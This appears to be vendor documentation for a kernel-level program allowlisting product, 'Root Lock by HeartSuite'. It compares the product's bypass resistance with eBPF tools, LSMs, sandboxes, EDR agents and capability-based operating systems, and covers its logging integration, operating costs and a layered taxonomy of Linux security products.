| AppArmor, SELinux, SMACK, Landlock (userspace LSM frameworks) | Per-process MAC profiles limiting filesystem and capability access | Root with the right capability can set SELinux to permissive, unload an AppArmor profile, or modify the policy file | Root Lock by HeartSuite’s allowlist is stored in configuration files made immutable under Lockdown, and the Root Lock by HeartSuite kernel will not let any program change them while it’s running. Even root cannot edit it. |
| seccomp-bpf sandboxes (systemd services, browser sandboxes, bubblewrap, firejail) | Per-process syscall filters set by the process itself or its parent | A parent with equivalent privilege can spawn the same binary without the filter. Filters are scoped to a process tree, not to the program identity | Root Lock by HeartSuite gates by program identity, not process lineage. A program’s allowlist applies every time it runs, regardless of who spawned it. |
| gVisor (userspace kernel for container sandboxing) | Intercepts container syscalls in a userspace kernel, reducing exposure to the host kernel | Runs as a userspace process; a compromise of the gVisor process itself, or a bug in its syscall emulation, can allow escape | Root Lock by HeartSuite is the kernel — one layer instead of two, with nothing to unload. Used as a guest kernel inside a microVM, it provides kernel-level enforcement for the workload. |
| Linux EDR agents (CrowdStrike Falcon, SentinelOne, Microsoft Defender for Endpoint, FortiEDR) | Kernel module or eBPF agent providing telemetry, detection, and response | Root can kill the agent process, unload the kernel module, or tamper with the driver. Many breaches include “disable EDR” as an early step | Root Lock by HeartSuite has no agent and no module to unload — it is the kernel. When attackers use legitimate tools rather than new malware — the pattern in most modern breaches — EDR detects the suspicious behavior. Root Lock by HeartSuite constrains it differently: even a legitimate tool can only reach the files and network destinations its allowlist entry approves. Note: EDR provides telemetry and response Root Lock by HeartSuite does not. Treat Root Lock by HeartSuite as a replacement for the preventive-enforcement dimension only; for detection and response, see the complementary table below. EDR agents that deploy via eBPF cannot attach on-host — the BPF syscall is not present on the HeartSuite kernel. Under Lockdown, agents that install as kernel modules are blocked without an allowlist entry — the same gate that applies to every other program. Both HS syslog streams — per-decision enforcement events and aggregated alerts — reach the EDR ingestion pipeline via a single rsyslog forwarding rule, with no external tooling required. Detection and response coverage continues through the log pipeline without an on-host sensor. |
The common pattern. Every product in this table can be disabled by an attacker who has already reached root. Root Lock by HeartSuite cannot — its enforcement is compiled into the kernel and its allowlist is sealed by filesystem immutability under Lockdown. This requires a different operational model, discussed in Circumvention and Recovery.
What each tool does best. Bypass surface is one dimension of comparison, not the whole picture. Each product above retains strengths Root Lock by HeartSuite does not replicate.
eBPF observers — Falco, Cilium Tetragon, Sysdig Secure, Tracee, and bpftrace — ship mature rule libraries, Kubernetes-aware context, and fleet-wide runtime telemetry. For behavioural alerting on Kubernetes nodes — particularly autoscaled clusters where the HeartSuite kernel’s deliberate omission of the BPF syscall makes on-host eBPF tooling a non-fit — those tools remain the right answer, and they can observe a Root Lock by HeartSuite host from adjacent infrastructure via network taps or log forwarding.
Userspace LSM frameworks — AppArmor, SELinux, SMACK, Landlock — offer policy capabilities Root Lock by HeartSuite does not replicate: SELinux refpolicy and domain transitions, AppArmor’s distribution-shipped per-application profiles, Landlock’s per-application self-confinement primitive. Root Lock by HeartSuite’s value is the sealed boundary — chattr +i immutability plus a running kernel that refuses runtime changes — not richer policy syntax. Migrating from AppArmor requires no cleanup: CONFIG_SECURITY_APPARMOR is compiled out of the HeartSuite kernel and existing profiles cease to apply at the first HeartSuite kernel boot.
seccomp-bpf sandboxes in systemd services, browser sandboxes, bubblewrap, and firejail sit closer to the syscall surface than Root Lock by HeartSuite can. A Chromium renderer’s own seccomp filter is genuine defence-in-depth from inside the program; Root Lock by HeartSuite does not replace it, and both layers are worth keeping.
gVisor addresses a different threat model — host protected from untrusted guest, via a userspace syscall-emulating kernel. Root Lock by HeartSuite addresses workloads protected from compromised root inside the kernel they run on. The two compose: Root Lock by HeartSuite as the guest kernel inside a gVisor-isolated container is a coherent stack.
Linux EDR — CrowdStrike Falcon, SentinelOne, Microsoft Defender for Endpoint, FortiEDR — provides telemetry, behavioural analytics, fleet-wide correlation through a SOC console, threat intelligence, and incident response. Root Lock by HeartSuite provides none of those. The honest position is prevention versus detection; most regulated environments run both, with HS block events forwarded to the EDR ingestion pipeline via the syslog channel rather than an on-host sensor.
Capability-based confinement
Capsicum (FreeBSD) operationalizes the same core thesis as Root Lock by HeartSuite: ordinary programs should not have unrestricted default access to the global OS namespace. It is the most architecturally principled approach to that problem outside of Root Lock by HeartSuite, and the comparison is worth being direct about.
How Capsicum works. After cap_enter(), any syscall that traverses a global namespace — open() with an absolute path, kill() with a PID — returns ECAPMODE immediately. Default access paths through the OS are severed at the syscall boundary. Per-FD rights masks then control what operations each open file descriptor permits. The design enforces this directly: no path through the global namespace means no access.
What structural elimination costs. Every sandboxed application — or a wrapper around it — must be rewritten. The application calls cap_enter(), pre-opens every file descriptor it will ever need before that call, and uses openat(fd, …) relative to those FDs thereafter. Sandboxing OpenSSH under Capsicum required explicit modifications to sandbox-capsicum.c. Libcasper exists specifically to handle operations that cannot be pre-opened — DNS lookups, /etc/passwd reads — via a dedicated delegation channel. For software you write yourself, the model is clean. For a fleet of existing Linux binaries you did not write, it means modifying every program you want to protect — or not protecting it.
How HS reaches the same goal without application changes. VFS hook points in namei.c, open.c, exec.c, and exit.c intercept path traversal and check the calling process’s allowlist entry against the path. Network hooks in socket.c check outbound routable connections — both connect() calls and sendto() calls with an explicit destination address — against the program’s IP allowlist; local IPC over UNIX domain sockets and NETLINK is exempt by design. Default access paths are filtered rather than severed. Existing Linux binaries run without modification; Root Lock by HeartSuite observes what they do and enforces the allowlist against it. Root Lock by HeartSuite makes this choice — hook-at-VFS rather than cap_enter-before-first-access — precisely to enable application transparency: no binary needs to be rewritten to be protected.
The Setup Mode gap. Capsicum has no learning phase. Policy lives in application source code, written at development time by the developer who wrote the application. There is no “observe what this binary actually needs at runtime, then derive its allowlist” workflow. For any environment running software it did not write — which is most production infrastructure — HS’s Setup Mode is the practical path: record what the binary does, review, approve, then lock. Capsicum offers no equivalent.
The policy-integrity gap. Because Capsicum’s policy is application code, there is no runtime policy database to protect after deployment. Root Lock by HeartSuite maintains an allowlist database, and Lockdown seals it — chattr +i across the relevant paths plus a kernel flag that blocks chattr via the ioctl hook at runtime, so no running program can remove the immutability. That second layer — protecting the policy itself from an attacker who has already reached root — has no analogue in Capsicum’s design, because Capsicum never needed it. Root Lock by HeartSuite needs it precisely because its policy is something an attacker would want to modify.
Platform. Capsicum is primary on FreeBSD. Linux support is incomplete. HS targets Linux 5.19.6 and 6.18 natively.
The two designs make opposite choices: modify the application, or maintain a policy database. For a Linux fleet running software you did not write, Root Lock by HeartSuite’s approach — maintain the database, get transparency and the full Setup → Lockdown lifecycle — is the one that covers the workload.
seL4 is the benchmark for machine-checked security guarantees in an OS kernel. Its proofs establish that every syscall behaves exactly as specified, that no information can pass between components without an explicit connection, and that these properties hold in the compiled binary on select platforms. Root Lock by HeartSuite and seL4 share the same goal — prevent programs from reaching resources they were not explicitly granted access to — and diverge on almost everything else.
How seL4 works. seL4 is a microkernel of roughly 10,000 lines of C backed by machine-checked proofs. Every kernel object — memory region, communication channel, thread control block — is named and accessed through an unforgeable token. A process starts with exactly the tokens its creator delegates, nothing more. To reach a file, a process must hold a token for that file’s underlying storage. To message another process, it must hold a token for the communication channel. There is no global path namespace to traverse: if you do not hold the token, the kernel rejects the call before any check fires.
What those guarantees require in practice. seL4’s proofs depend on keeping the kernel small enough that every line can be verified — roughly 10,000 lines of C. That means seL4 contains no file system, no network stack, no device drivers. Every service that exists in a standard Linux installation — SSH, package management, web server, any application — must be rebuilt as a userspace component with explicit token grants. Existing Linux software does not run on seL4 without a full OS porting effort. For a commercial server running standard software, deploying seL4 means replacing the entire software environment, not just the kernel.
How Root Lock by HeartSuite enforces the same principle on existing software. Root Lock by HeartSuite installs as a modified Linux kernel on a host already running standard software. Root Lock by HeartSuite controls whether each program can execute, which files it can read or write, and which network connections it can make — the existing binaries run without modification. Root Lock by HeartSuite observes what each binary does during Setup Mode; you build the allowlist through the Dashboard queues, review and approve, then engage Lockdown. The guarantee is a kernel-enforced allowlist on the software the host already runs.
The Setup Mode gap. seL4 has no learning phase. Token grants are designed at system build time by the developer who builds the system. There is no “observe what this service actually needs at runtime, then derive its policy” workflow. Root Lock by HeartSuite’s Setup Mode is the practical answer for standard infrastructure: run the system, record every access in the Dashboard queues, review and approve, then engage Lockdown. For any environment running standard Linux software, Root Lock by HeartSuite’s Setup Mode provides the observe-and-build path that seL4 cannot offer.
The policy-integrity gap. seL4 has no policy database; authority is the token set, which is structural. Root Lock by HeartSuite maintains an allowlist database, and Lockdown seals it: chattr +i across the relevant paths plus a kernel flag that blocks chattr via the ioctl hook at runtime, preventing any running program from modifying the allowlist. The two approaches defend at different layers: seL4 makes authority impossible to forge; Root Lock by HeartSuite makes the allowlist impossible to modify after Lockdown engages.
Platform. seL4 is not a Linux kernel; standard Linux software requires a full porting effort to run on it. Root Lock by HeartSuite targets Linux 5.19.6 and 6.18 and is installed by replacing the kernel on an existing host.
The two approaches make opposite foundational choices: build the OS from a proof up, or enforce on the software stack that already exists. For commercial infrastructure running standard Linux software, Root Lock by HeartSuite is the option that ships.
Object-capability operating systems
Fuchsia (Google) is a production operating system built on Zircon — a microkernel where every resource is accessed through an unforgeable handle. Like seL4, its security model is structural: no handle means no access, at the kernel boundary, before any policy database is consulted. Fuchsia adds two architectural properties that seL4 does not emphasize: per-component private namespaces and cryptographic verification of every executable.
Private namespaces. In Fuchsia, each component receives an explicitly assembled filesystem view — its /svc/, /data/, and /pkg/ entries are handle-routed by the Component Framework. There is no global root filesystem visible to all components. A compromised component cannot traverse upward to discover paths it was not given handles to; those paths do not exist in the component’s view. Root Lock by HeartSuite enforces on a global Linux filesystem. Root Lock by HeartSuite controls whether a program can access a given path, but the path still exists and an access attempt returns an error rather than silence. Root Lock by HeartSuite’s global filesystem is what makes existing Linux software run unchanged — the same choice that allows deployment on any existing Linux server.
Cryptographic integrity. Fuchsia verifies every executable through BlobFS — a storage layer where each file is identified by its hash and verified before execution. Replacing a binary silently is structurally impossible. Root Lock by HeartSuite seals the allowlist database and critical system paths at Lockdown with chattr +i filesystem immutability plus a kernel flag that blocks any running program from clearing those flags — no program, including root, can modify the allowlist or the protected system paths while Lockdown is active. Full cryptographic verification at boot requires building the OS around content-addressed storage from scratch. Root Lock by HeartSuite’s Lockdown provides runtime tamper-resistance on the Linux infrastructure already in production.
The Setup Mode gap. Fuchsia has no learning phase and no operator-facing allowlist tooling for standard server software — because standard server software does not run on Fuchsia. Root Lock by HeartSuite’s Setup Mode records what each binary does; you review and approve through the Dashboard queues, then engage Lockdown. The workflow exists because Root Lock by HeartSuite deploys on the software stack already running in production.
Platform. Fuchsia targets embedded devices and consumer hardware. It is not a Linux kernel and has no server deployment path. Root Lock by HeartSuite targets Linux 5.19.6 and 6.18 server deployments and is installed by replacing the kernel on an existing host.
Fuchsia’s security architecture is more restrictive at every layer: per-component namespaces, cryptographic verification, handle-only access, userspace drivers. Root Lock by HeartSuite provides enforced per-program allowlisting on existing Linux deployments without rebuilding the OS. For any organization running Linux infrastructure today, Root Lock by HeartSuite is the option that deploys.
Trust boundaries and bypass surface
Three questions cut to the core of any enforcement mechanism: who is trusted to set the policy, who is gated at runtime, and what does a bypass look like?
graph LR
    A[Attacker gains root] --> B["eBPF agent\n(Falco, Tetragon)"]
    A --> C["LSM framework\n(AppArmor, SELinux)"]
    A --> D["seccomp sandbox\n(bubblewrap, firejail)"]
    A --> E["Linux EDR agent\n(CrowdStrike, SentinelOne)"]
    A --> F["Root Lock by HeartSuite"]
    B --> G["Kill agent or\nunload BPF program"]
    C --> H["Set permissive or\nreload policy"]
    D --> I["Launch same binary\nwithout the filter"]
    E --> J["Kill driver or\nBYOVD bypass"]
    F --> K["Physical presence\nrequired"]
    G --> L["Protection disabled ✗"]
    H --> L
    I --> L
    J --> L
    K --> M["Protection intact ✓"]
The table below answers each question in full for the main enforcement mechanisms alongside Root Lock by HeartSuite.
| Mechanism | Trusted during setup | Untrusted at runtime | How enforcement is bypassed |
|---|
| eBPF observation and enforcement (Falco, Cilium Tetragon, Sysdig Secure, Tracee, bpftrace) | Admin who writes the rules | Processes the agent observes (Tetragon and Sysdig can kill in-kernel) | Root unloads the BPF program, kills the agent, or disables the BPF syscall |
| Userspace LSM frameworks (AppArmor, SELinux, SMACK, Landlock) | Admin who authors the policy files | Processes labelled or confined by policy | Root sets the framework permissive, reloads a relaxed policy, or edits the policy file |
| seccomp-bpf sandboxes (bubblewrap, firejail, systemd, browser sandboxes) | The parent process that sets the filter | The child process the filter applies to | A sibling process launched without the filter is unaffected — filters are scoped to a process tree, not a program identity |
| gVisor | Container runtime administrator | Syscalls from inside the sandboxed container | Compromise the gVisor sentry process, or exploit a syscall-emulation bug |
| Linux EDR agents (CrowdStrike Falcon, SentinelOne, Microsoft Defender for Endpoint, FortiEDR) | SOC team via a cloud console | Monitored processes | Root kills the agent, unloads the driver, or exploits a BYOVD bypass |
| Root Lock by HeartSuite | You in Setup Mode; allowlist sealed by Lockdown | Every program, including those running as root | Physical presence required to boot the maintenance kernel — no remote path |
Two differences carry the position. Every mechanism above narrows the runtime trust boundary to a subset of processes — one container, one labelled domain, one process tree, one observed program. Root Lock by HeartSuite narrows it to every program via a system-wide allowlist, root included. And where every competitor’s bypass is something an attacker can do remotely once they have root, Root Lock by HeartSuite’s bypass requires physical presence at the console. Those two shifts are the substance of the Root Lock by HeartSuite position.
The May 2026 TanStack npm attack illustrated the trust-boundary distinction from the supply chain direction. The attacker operated inside a legitimate build pipeline using valid credentials — SLSA provenance, OIDC, and 2FA all functioned as designed. No credential check or trust-chain verification registered anything to block. Root Lock by HeartSuite’s per-program network allowlist bounds what pipeline processes can reach from the host regardless of credential validity; connections to unapproved destinations are refused at the kernel.
What Root Lock by HeartSuite complements
These products do not overlap with Root Lock by HeartSuite. They answer different questions, and mature security programs run both.
| Category | Representative products | What they do | Where they take over |
|---|
| SIEM / SOAR | Splunk Enterprise Security, Microsoft Sentinel, Elastic Security, IBM QRadar, Sumo Logic, Graylog, Wazuh, Cortex XSOAR, FortiSIEM, FortiSOAR | Ingest logs from hosts and applications across a fleet, correlate events, alert analysts, drive playbook-based response | Root Lock by HeartSuite blocks and logs on a single host. Fleet correlation, cross-host alerting, and playbook response are what SIEM is built for — and Root Lock by HeartSuite’s activity log is a direct input to it. Block events reach a SIEM via two RFC 5424 syslog streams, both delivered to /dev/log with APP-NAME heartsuite — one rsyslog rule forwards both: :programname, isequal, "heartsuite" @@your-siem:514. The enforcement stream emits one datagram per kernel decision (MSGID HS-PROG-DENY, HS-FILE-DENY, HS-FILE-WDENY, HS-NET-DENY; structured data carries type, prog, and target; lag ≤1 second). The alert stream carries aggregated events (new_program_blocked, network_burst, and others). For push notifications, an HTTPS webhook (JSON; native PagerDuty Events API v2 and OpsGenie Alert API adapters) delivers alert-level events only — webhook and email timestamps reflect alert evaluation time, not kernel event time; when correlating across sources, account for up to the daemon poll interval (typically 30–60 s). |
Every allowlist approval action (programs, file paths, and network destinations) is written to a dedicated, persistent JSONL log that records timestamp, uid, and tty. This gives a machine-readable, session-attributable history of policy changes. An always-on rotating application audit log records UI and core operational events and errors. Lockdown advisories are generated from verdict logic with direct provenance back to the underlying allowlist state and decision records rather than from unfiltered event dumps. The combination of the per-decision enforcement stream, the dedicated approval log, and the application audit log produces a reconstructible record that security teams and auditors can use to trace what the system did, when, and why.
| NDR / NTA | Darktrace, ExtraHop Reveal(x), Vectra AI, Corelight, Cisco Secure Network Analytics, FortiNDR | Passive network sensing, behavioural flow analysis, lateral-movement detection, encrypted-traffic fingerprinting | Root Lock by HeartSuite controls which programs reach which destinations. Traffic content, behavioural flow analysis, and cross-host correlation are what NDR is built for. |
| Vulnerability management | Tenable Nessus, Qualys VMDR, Rapid7 InsightVM, Greenbone, Wiz, Orca | Enumerate installed packages and services, match against CVE databases, produce a prioritised patch list | Root Lock by HeartSuite reduces the blast radius of an unpatched CVE — a vulnerable but allowlist-bounded program cannot escalate beyond its allowlist. Mapping what needs patching is what vulnerability scanners are built for, and SOC 2, PCI DSS, and ISO 27001 require them as a distinct control. Agent-based scanners (Tenable Nessus Agent, Qualys Cloud Agent) run as allowlisted programs — run the scanner during Setup Mode so HS logs its programs and file access paths, then review and approve the entries through the Dashboard queues. Network-based scans from an external host reach the HS system over its normal network stack without special configuration. |
| HIDS / FIM | OSSEC, AIDE, Tripwire, Samhain, Wazuh | File-integrity monitoring, log-based intrusion detection, rootkit signatures | Root Lock by HeartSuite enforces file integrity via Lockdown; HIDS adds independent alerting on unexpected change. Redundancy matters — different products have different failure modes. |
Root Lock by HeartSuite makes a class of attacks impossible rather than merely visible. Your SIEM, NDR, and VA scanner work on what remains — a smaller, more focused set of events.
Where a separate kernel is required
Root Lock by HeartSuite deliberately omits certain kernel features — overlay, user namespaces, BPF — because they are the attack surface, path to root, and bypass primitives the design removes. Workloads that need them run on the maintenance kernel or a separate system:
- Kubernetes nodes with dynamic container scheduling after Lockdown — many instances of the same binary are supported, but new mounts for HPA scale-out or rescheduling are refused. Fixed pod sets before Lockdown work via the Container-host install; see Deployment Scenarios.
- Falco, Cilium Tetragon, bpftrace, and similar eBPF tools — the BPF syscall is deliberately absent. This closes the verifier bypass surface and prevents unloading of enforcement. Observe from adjacent hosts via syslog instead.
- Hypervisor hosts running VMs via KVM — KVM host features are compiled out to reduce attacker reach. Root Lock by HeartSuite runs as a guest, not a host.
- Systems that require rootless containers — unprivileged user namespaces are omitted; they are a path to privilege escalation without credentials. Use a separate host.
See System Requirements → Software Compatibility Notes for the full list.
For CISO and procurement evaluation of the HeartSuite kernel itself in enterprise fleets (including operational models, Secure Boot roadmap, and alternatives), see the Kernel Hardening → Enterprise Adoption Guide.
Circumvention and recovery
Every security system has a known way to be taken out of the picture. Being explicit about it is how customers evaluate fit.
Root Lock by HeartSuite’s allowlist can be changed through one path only:
- Maintenance window — you switch to Setup Mode, make changes, and re-engage Lockdown. Logged and intentional.
- Lockdown recovery — when Lockdown is active, the allowlist cannot be edited even by root on the Root Lock by HeartSuite kernel. Recovery requires booting the maintenance kernel, using the Dashboard’s Maintenance (
[m]) to remove the seal, and rebooting back. Booting the maintenance kernel requires physical presence — a keyboard and monitor at the machine, a serial port, or your cloud provider’s serial console. An attacker without physical presence cannot take this path.
What this means for security:
- Remote root alone is not sufficient to defeat enforcement. There is no agent to kill, no kernel module to unload, no LSM policy to set permissive, and no way to remotely force a reboot into the maintenance kernel.
- Defeating Root Lock by HeartSuite requires physical presence — a keyboard and monitor at the machine, a serial port, or your cloud provider’s serial console. SSH access, regardless of privilege level, is not sufficient.
- Physical presence always returns control to you — no software applied to the system can prevent it.
Compare this to the products in the first table: in most of them, remote root is sufficient to disable enforcement. Root Lock by HeartSuite is deliberately not in that category.
Nothing the attacker ran survives a reboot.
To see the three enforcement mechanisms tested against real attacks — including what happens when attackers stay within approved boundaries — see When Root Isn’t Enough.
The compliance answer. SOC 2, PCI DSS, and ISO 27001 each include a privileged-access control question: can an administrator, or an attacker who has compromised one, remotely disable security controls? Under Lockdown, no remote path — including root — can modify the allowlist or disable enforcement. Bypass requires the physical presence described above. Every product in the bypass table earlier in this page can be disabled by an attacker with remote root; Root Lock by HeartSuite cannot. For managed security providers, this is the answer they give to auditors — the same for every HeartSuite-protected server they manage in financial services, healthcare, and defence.
6 - Security as Economics
Attacker cost, defender operational cost, and ROI comparison — how Root Lock by HeartSuite changes the economics of every attack that reaches the host.
No security control is unconditionally unbreakable. The right question is not “can this be defeated?” but “what does defeating it cost the attacker — and what does operating it cost the defender?”
No false positives in blocking. In Lockdown, Root Lock by HeartSuite does not scan, score, or guess. A program either has an allowlist entry for the action it is attempting, or it does not. Permitted actions pass without interruption. Unpermitted actions are blocked. Every blocking decision is exact — not a detection estimate.
The boundary holds regardless of privilege. A process running as root can only reach the files its allowlist entry permits. Credentials, configuration, and data outside that slice are unreachable regardless of privilege level. Network destinations outside the allowlist are unreachable regardless of privilege level. Under Lockdown the allowlist itself is sealed — even root cannot edit it remotely. Each additional step the attacker takes requires a new custom exploit targeted at the specific program and allowlist slice they are confined to. The cost compounds. At some point the attack is no longer worth finishing.
Cost to implement. A finite window: run the programs you want to allow, the allowlist builds, engage Lockdown. Most customers complete it during a standard change window.
Operational cost
Patching urgency. CVE classes that correspond to compiled-out kernel features do not generate emergency patch windows — the feature is absent, and no CVE in that class applies regardless of when the patch ships. For CVEs in features that are present, a vulnerable program whose allowlist scope is bounded has a structurally limited blast radius. The remediation is real; the urgency is not. Patch batching on schedule, rather than emergency change windows, is the practical result.
Alert reduction. An attack that cannot progress past the kernel gate does not generate a SIEM or EDR alert. A binary that cannot execute never triggers a process-execution event. An outbound connection refused at the kernel never appears in NDR telemetry as a beacon or data-loss event. This is not alert filtering — the event never occurs. The alert classes this eliminates carry the highest triage cost: unauthorized execution, unauthorized exfiltration, and novel outbound destinations.
Maintenance. No signature updates. No rule libraries. No agent fleet. The allowlist changes when software legitimately changes — new binaries, updated dependencies, changed network destinations — in a maintenance window on your schedule. The more frequently software changes, the more frequently those windows are needed. For software that updates daily — package managers pulling live repositories, or applications shipping a new binary on each release — a maintenance window is required each time. That is low overhead on monthly or quarterly patch schedules; at daily cadence it compounds. Root Lock by HeartSuite fits well where the software stack is stable or follows a defined update process.
ROI compared
SELinux and AppArmor. LSM policy is a sustained engineering cost: SELinux refpolicy domain authoring, AppArmor profile maintenance, permissive-mode exceptions that accumulate under operational pressure, and policy audits before each OS upgrade. Each policy file is hand-authored and must be updated when software changes. Root Lock by HeartSuite’s allowlist is built by observation during Setup Mode — the kernel records what programs actually do and presents it for approval. The difference compounds over years: one observation-driven setup session versus ongoing policy authorship and drift management.
Zafran and risk-prioritization tools. Zafran, Nucleus, Vulcan Cyber, and similar tools correlate CVEs against your deployed controls to identify which patches are actually urgent. They do not enforce anything at runtime. Root Lock by HeartSuite reduces the urgency of items these tools surface: an unpatched CVE in a program whose allowlist scope is bounded has a structurally limited blast radius — a legitimate but lower-priority remediation. The two compose: a risk-prioritization tool can correctly de-prioritize CVEs in Root Lock by HeartSuite-bounded programs because the enforcement is verifiable and the blast radius is documented.
Linux EDR. CrowdStrike Falcon, SentinelOne, and Microsoft Defender for Endpoint generate alerts that require analyst triage. The attack classes Root Lock by HeartSuite prevents — unauthorized binary execution, file access outside approved scope, outbound connections to unapproved destinations — never reach the EDR because the attack cannot progress past the kernel gate. Fewer alerts is not filtering; it is that the attack class is structurally absent from the host. EDR’s telemetry, behavioural analytics, and incident response capabilities remain valid for what Root Lock by HeartSuite does not cover. The honest position: Root Lock by HeartSuite changes what the EDR has to process, not whether you run one.
Cost to buy. Root Lock by HeartSuite replaces the preventive-enforcement layer of several overlapping tools, leaving detection and response capabilities intact. What that means in practice for each category:
- Commercial eBPF enforcement tools (Sysdig Secure, commercial Falco, Cilium Tetragon) — Root Lock by HeartSuite removes the BPF syscall by design. These tools cannot run on the HS kernel (and their role is covered by the allowlist). Budget line removed; stronger prevention gained.
- gVisor — if you are running it solely to protect workloads from root-level compromise inside a container or VM, Root Lock by HeartSuite is a direct replacement as the guest kernel. No second userspace kernel layer.
- The blocking dimension of Linux EDR (CrowdStrike Falcon, SentinelOne, MDE) — prevention is replaced; telemetry, behavioural analytics, and SOC console are not. Some vendors offer lighter-tier pricing for telemetry-only deployments.
- AppArmor and SELinux — no licensing cost, but the policy-authoring overhead is real; see the SELinux comparison above.
Whether the licensing savings cover the Root Lock by HeartSuite subscription depends on your current stack. The operational consolidation — no signature updates, no rule libraries, no agent fleet — is consistent regardless.
CTEM programs — Continuous Threat Exposure Management — cover exposure discovery, prioritisation, and validation across a whole estate: continuously mapping what an attacker could reach and ranking what to fix first. That scope fits large organisations managing complex, heterogeneous environments. For most deployments it is broader than the problem and carries corresponding cost. Root Lock by HeartSuite addresses one specific problem: the OS design assumption that grants every running program the file and network rights of the user who launched it. Removing that assumption at the kernel level does not require a continuous discovery and ranking program.
The CISO case. An attacker who reaches root still cannot exceed the per-program, per-file, per-IP boundaries already in place. The blast radius is structurally bounded — not detected after the fact, not mitigated after the fact, bounded before anything runs. That changes the economics of every attack that reaches the host. It does not eliminate breach risk. It makes lateral movement, exfiltration, and privilege escalation substantially more expensive to execute — before detection has a chance to respond.
7 - Linux Security Layer Analysis
A taxonomy of Linux host security products by enforcement layer — where each mechanism sits in the stack and what that means for bypass surface.
Purpose: Security audits and competitive evaluations often group products by vendor category — EDR, SIEM, NDR — without capturing where in the kernel stack enforcement actually happens. This page maps Linux host security products to the enforcement layer they occupy. Layer placement determines bypass surface: a product enforcing at Layer 2 cannot be disabled by a mechanism that only reaches Layer 3 or above.
Layer definitions
| Layer | Name | What lives here |
|---|
| 1 | Hardware / firmware | CPU microcode, UEFI/BIOS, Secure Boot chain, TPM |
| 2 | Kernel | The running kernel binary and its compiled-in configuration |
| 3 | LSM / kernel hooks | In-tree LSM frameworks, eBPF programs attached to kernel hooks |
| 4 | Userspace sandbox | Agents and runtimes that compose Layer 3 primitives — run as userspace processes |
| 5 | Userspace telemetry / response | Kernel-module or eBPF agents primarily providing detection, alerting, and response |
| Adj. | Complementary controls | Products that answer different questions — no enforcement overlap with Layers 2–5 |
The higher the layer, the more layers beneath it an attacker can leverage to disable it. A Layer 5 agent can be killed by a process with root. A Layer 3 LSM policy can be set permissive by root. A Layer 2 kernel configuration cannot be changed without rebooting into a different kernel. For a visual representation of this by product, see Kernel architecture.
Product map
Layer 2 — Kernel-embedded enforcement
| Mechanism | Products |
|---|
| Kernel-embedded allowlist / stripped kernel | Root Lock by HeartSuite, custom hardened kernels, unikernels |
| Hardware-virtualized micro-isolation | Firecracker, Kata Containers, Cloud Hypervisor |
Enforcement is part of the kernel binary. Changing it requires a reboot into a different kernel. Remote root is not sufficient to disable it.
Layer 2–3 — Userspace-process-run-as-kernel
| Mechanism | Products |
|---|
| Userspace syscall-emulating kernel (intercepts container syscalls) | gVisor (sentry process) |
gVisor intercepts container syscalls in a userspace process that acts as the container’s kernel, reducing exposure to the host kernel. The sentry process runs in userspace and can be compromised; a bug in its syscall emulation can allow escape. Root Lock by HeartSuite running as a guest kernel inside a gVisor-isolated container is a coherent composition — see How It Compares → gVisor.
Layer 3 — LSM hooks (in-tree)
| Mechanism | Products |
|---|
| Mandatory Access Control LSM | SELinux, AppArmor, SMACK, Tomoyo |
| Capability / path-based LSM | Landlock, Yama, LoadPin |
Policy is applied to a running kernel from outside. Root with the right capability can set SELinux permissive, unload an AppArmor profile, or modify a policy file without rebooting.
Layer 3 — LSM hook + eBPF programs
| Mechanism | Products |
|---|
| eBPF programs attached via KRSI / LSM BPF | Tetragon (Cilium), Cilium network path, KRSI primitives |
eBPF programs are loaded into a running kernel at runtime. Root can unload the BPF program or kill the agent that loaded it.
Layer 3–5 — eBPF observability with optional in-kernel kill
| Mechanism | Products |
|---|
| eBPF detection; optional kill signal | Falco (detection only, no kill), Tetragon (detect + kill), Sysdig Secure |
These products span layers depending on configuration: eBPF programs run at Layer 3, the userspace agent sits at Layer 5. The kill capability (where present) runs in-kernel but is loaded and managed by a userspace process.
Layer 4 — Userspace agent sandbox
| Mechanism | Products |
|---|
| Userspace runtime composing seccomp-bpf, namespaces, cgroups | bubblewrap, Firejail, Flatpak sandbox, Snap confinement, OpenShell (NVIDIA) |
These tools set up confinement using kernel primitives (seccomp-bpf, Linux namespaces) from userspace. Filters are scoped to a process tree launched by the agent — a sibling process launched without the agent is unaffected.
Layer 5 — Agent-based EDR / XDR
| Mechanism | Products |
|---|
| Kernel module or eBPF agent: telemetry, detection, response | CrowdStrike Falcon, SentinelOne Singularity, Microsoft Defender for Endpoint, Elastic Defend, Wazuh |
The agent provides detection and response capabilities that Root Lock by HeartSuite does not replicate. Most modern breaches include “disable EDR” as an early step — root can kill the agent process, unload the kernel module, or exploit a BYOVD path. Treat these as complementary to Layer 2 enforcement, not substitutes.
Complementary controls (no enforcement overlap)
These products do not overlap with Layers 2–5 enforcement. They answer different questions and should run alongside host enforcement.
| Category | Products | What they answer |
|---|
| SIEM / SOAR | Splunk, Elastic Security, Microsoft Sentinel, IBM QRadar, Sumo Logic, Graylog, Wazuh, Cortex XSOAR, Tines, Torq | Fleet-wide event correlation, alerting, playbook response |
| NDR / NTA | Darktrace, ExtraHop Reveal(x), Vectra AI, Corelight, Cisco Secure Network Analytics, Arista NDR | Passive network behavioral analysis, lateral-movement detection |
| Vulnerability / posture | Tenable Nessus, Qualys VMDR, Rapid7 InsightVM, Greenbone/OpenVAS, Wiz, Orca, Snyk, Trivy, Grype, Clair | CVE enumeration, patch prioritization, posture scoring |
| HIDS / FIM | OSSEC, AIDE, Tripwire, Samhain | Alert-only file-integrity monitoring, no blocking |
| Backup / recovery | Veeam, Rubrik, Cohesity, BackupPC, restic | Recovery from destructive events — separate category |
Takeaway
Root Lock by HeartSuite is the only product in this map sitting squarely at Layer 2 as a kernel-embedded allowlist enforced across all programs including root. Every other host enforcement product sits at Layer 3 (LSM hooks, eBPF programs) or higher — meaning a sufficiently privileged attacker can disable it remotely without rebooting. The Layer 2 position is what makes physical presence the only bypass path.
For the product-by-product comparison with bypass analysis, see How It Compares.
8 - When Root Isn't Enough
How Root Lock by HeartSuite’s three enforcement mechanisms hold against real attacks — one example per mechanism, including what it does not cover.
Overview: Every attack does three things: run a program, access files, make a network connection. Root Lock by HeartSuite controls all three — per program, not per user. Each section below targets one of these three mechanisms with a real attack. Every example involves root access. In each case, root is not enough.
Each attack below was actively exploited within days of its disclosure. The gap between a vulnerability being published and attackers using it has collapsed to hours, not weeks. Patching cannot keep pace. Root Lock by HeartSuite’s enforcement blocks these attacks regardless of whether the vulnerable software has been patched — because it gates what each program can reach, not whether a vulnerability exists.
A new program tries to run
